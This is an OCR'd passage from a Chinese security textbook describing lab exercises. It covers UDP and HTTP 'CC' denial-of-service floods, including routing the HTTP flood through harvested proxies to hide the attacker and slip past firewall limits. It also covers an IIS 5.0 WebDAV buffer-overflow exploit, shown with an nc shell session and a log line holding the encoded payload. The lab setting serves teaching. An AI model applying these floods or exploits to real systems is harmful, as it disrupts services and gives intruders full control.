


图 3-39 破解失败

这是因为刚才密码设置成了字符串+数字格式，比较复杂，所以破解不能成功，必须选择复杂口令破解方法。

实训 3.5 拒绝服务攻击

【实训目的】

通过练习使用 DoS/DDoS 攻击工具对目标主机进行攻击，理解 DoS/DDoS 攻击的原理及其实施过程，掌握检测和防范 DoS/DDoS 攻击的措施。

【实训环境】

(1) 两台安装 Windows Server 2003 的 PC，在其中一台上安装 UDP Flooder 软件、CC 攻击软件和花刺代理软件。

（2）两台 PC 通过集线器相连，组成一个局域网。

【实训内容】

1. UDP Flooder 攻击练习

具体操作如下。

（1）UDP Flooder 是一种采用 UDP 泛洪攻击方式的 DoS 软件，可以向特定的 IP 地址和端口发送 UDP 包。在 IP/hostname 和 Port 文本框中指定目标主机的 IP 地址和端口号，Max duration 设定最长的攻击时间，在 Speed 文本框中可以设置 UDP 包发送的速度，在 Data 文本框中，定义 UDP 数据包包含的内容，默认情况下为 UDP Flooder. Server stress test 的文本内容。单击 Go 按钮即可对目标主机发起 UDP 泛洪攻击，如图 3-40 所示。




图 3-40　发起 UDP 泛洪攻击

（2）在被攻击主机中可以查看收到的 UDP 数据包，这需要事先对系统监视器进行配置。选择“控制面板”→“管理工具”→“性能”命令，首先在系统监视器中单击右侧图文框上面的“+”按钮或右击，弹出快捷菜单，如图 3-41 所示，选择“添加计数器”命令。



图 3-41　被攻击主机监视器查看数据包

（3）在弹出的“添加计数器”对话框中添加对 UDP 数据包的监视，在“性能对象”下拉列表框中选择 UDP，在“从列表选择计数器”列表框中，选择 Datagrams Received/sec，即对收到的 UDP 数据包进行计数，然后配置好包计数器信息的日志文件，如图 3-42 所示。

（4）在被攻击主机上打开 WireShark 工具，可以捕获由攻击者计算机发到本地计算机的 UDP 数据包，可以看到内容为 UDP Flood. Server stress test 的大量 UDP 数据包，如图 3-43 所示。



图 3-42　配置日志文件




图 3-43　WireShark 捕获数据包

2. CC 攻击练习

CC 主要是用来攻击页面的。对于论坛，访问的人越多，论坛的页面越多，数据库就越大，被访问的频率也越高，占用的系统资源也就相当可观。CC 就是充分利用这个特点，模拟多个用户（多少线程就是多少用户）不停地进行访问（访问那些需要大量数据操作，就是需要大量 CPU 时间的页面）。

代理可以有效地隐藏身份，也可以绕开所有的防火墙，因为几乎所有的防火墙都会检测并发的 TCP/IP 连接数目，超过一定数目一定频率就会被认为是 Connection-Flood。使用代理还能很好地保持廉洁，这里发送了数据，代理帮助转发给对方服务器，就可以马上断开，代理还会继续保持着和对方的连接。

(1) 打开 CC 的可执行程序，如图 3-44 所示。




图 3-44　CC 执行程序

(2) 在 TargetHttp 文本框中输入要攻击的目标地址，单击 LoadProxy 按钮，出现如图 3-45 所示的对话框。




图 3-45　显示代理文件

(3) 找到代理文件，单击“打开”按钮，出现如图 3-46 所示的界面，可以看到代理文件中的代理加入了攻击的行列。




图 3-46　查看攻击队列

(4) 在主界面单击 AddAttack 按钮,开始攻击。多单击 AddAttack 几次,每单击一次攻击强度就加强一倍。使用“netstat-an”可以查看攻击状态。

(5) 代理查找和验证软件花刺代理验证的主界面如图 3-47 所示。

(6) 可以在网上搜索“今日代理”,保存为如图 3-48 所示格式的记事本文件。



图 3-47　查找验证




图 3-48　代理文件

(7) 在花刺代理验证主界面中单击“导入”按钮,单击“验证全部”按钮。对于可用的代理选定,单击“导出选定”按钮,即可使之成为 CC 攻击可用的代理文件。

实训 3.6　缓冲区溢出攻击

【实训目的】

IIS 5.0 默认提供了对 WebDAV 的支持,WebDAV 可以通过 HTTP 向用户提供远程文件存储的服务。但 IIS 5.0 包含的 WebDAV 组件不充分检查传递给部分系统组件的数据,远程攻击者利用这个漏洞对 WebDAV 进行缓冲区溢出攻击,可能以 Web 进程权限在系统上执行任意指令。

IIS 5.0 的 WebDAV 使用了 ntdll.dll 中的一些 API 函数,而这些函数存在一个缓冲区溢出漏洞。通过对 WebDAV 的畸形请求可以触发这个溢出,成功利用这个漏洞可以获得 LocalSystem 权限。这意味着,入侵者可以获得主机的完全控制能力。

【实训环境】

(1) 局域网环境,预装 Windows Server 2003 的多台主机,实验前停止运行杀毒软件。

(2) 黑客软件 WebDAVScan 和 WebDAVx3。

【实训内容】

用黑客软件 WebDAVScan 和 WebDAVx3 扫描并攻击有缓冲区溢出漏洞的计算机。

(1) 运行 WebDAVScan,单击“扫描”按钮,对有漏洞的主机进行漏洞扫描,如图 3-49 所示。



图 3-49　WebDAVScan 扫描

(2) 执行 WebDAVx3 对有漏洞的计算机发起攻击，如图 3-50 所示。



图 3-50　WebDAVx3 攻击

(3) 攻击结果是获得了对远程计算机的超级用户访问权，如图 3-51 所示。

```
C:\>nc -vv 192.168.1.11 7788
192.168.1.11: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.1.11] 7788 (?) open
Microsoft Windows 2003 [Version 5.00.2195]
(C) 版权所有 1998-2010 Microsoft Corp.
C:\WINNT\system32>
以下是遭到WEBDAV溢出攻击后的WEB日志主要特征:
2011-8-16 05:51:38 192.168.1.200 - 192.168.1.254 80 LOCK
/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA契柏呆槲契柏呆槲契柏呆槲契柏呆槲契柏呆槲契柏呆槲契柏呆槲契
柏呆槲庞晞暤餽畠囯嗕晟暤丽琀連愬偳晙郇愬哈炟哈邉哈
炊哈邉坩璪疸郖偘傪郤悙
ffilomidomfafdfgfhinhnlaljbeaaaaaalimmmmmmmpdklojieaaaaaaipefpainlnpepppppp
gekbaaaaaaaaijehaigeijdnaaaaaaaaamhefpepppppppppile
fpaidoiahijefpiloaaaabaaaoideaaaaaaibmgaabaaaaaolagibmgaaeaaaaailagdneoeoeoe
ohfpbidmgaeikagegdmfjhfpjikagegdmfihfpcggknggdnfj
fihfokppogolpofifailhnpaijehpcmdileeceamafliaaaaaamhaaeeddccbbddmamdolomoihh
ppppppceceeceNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
```

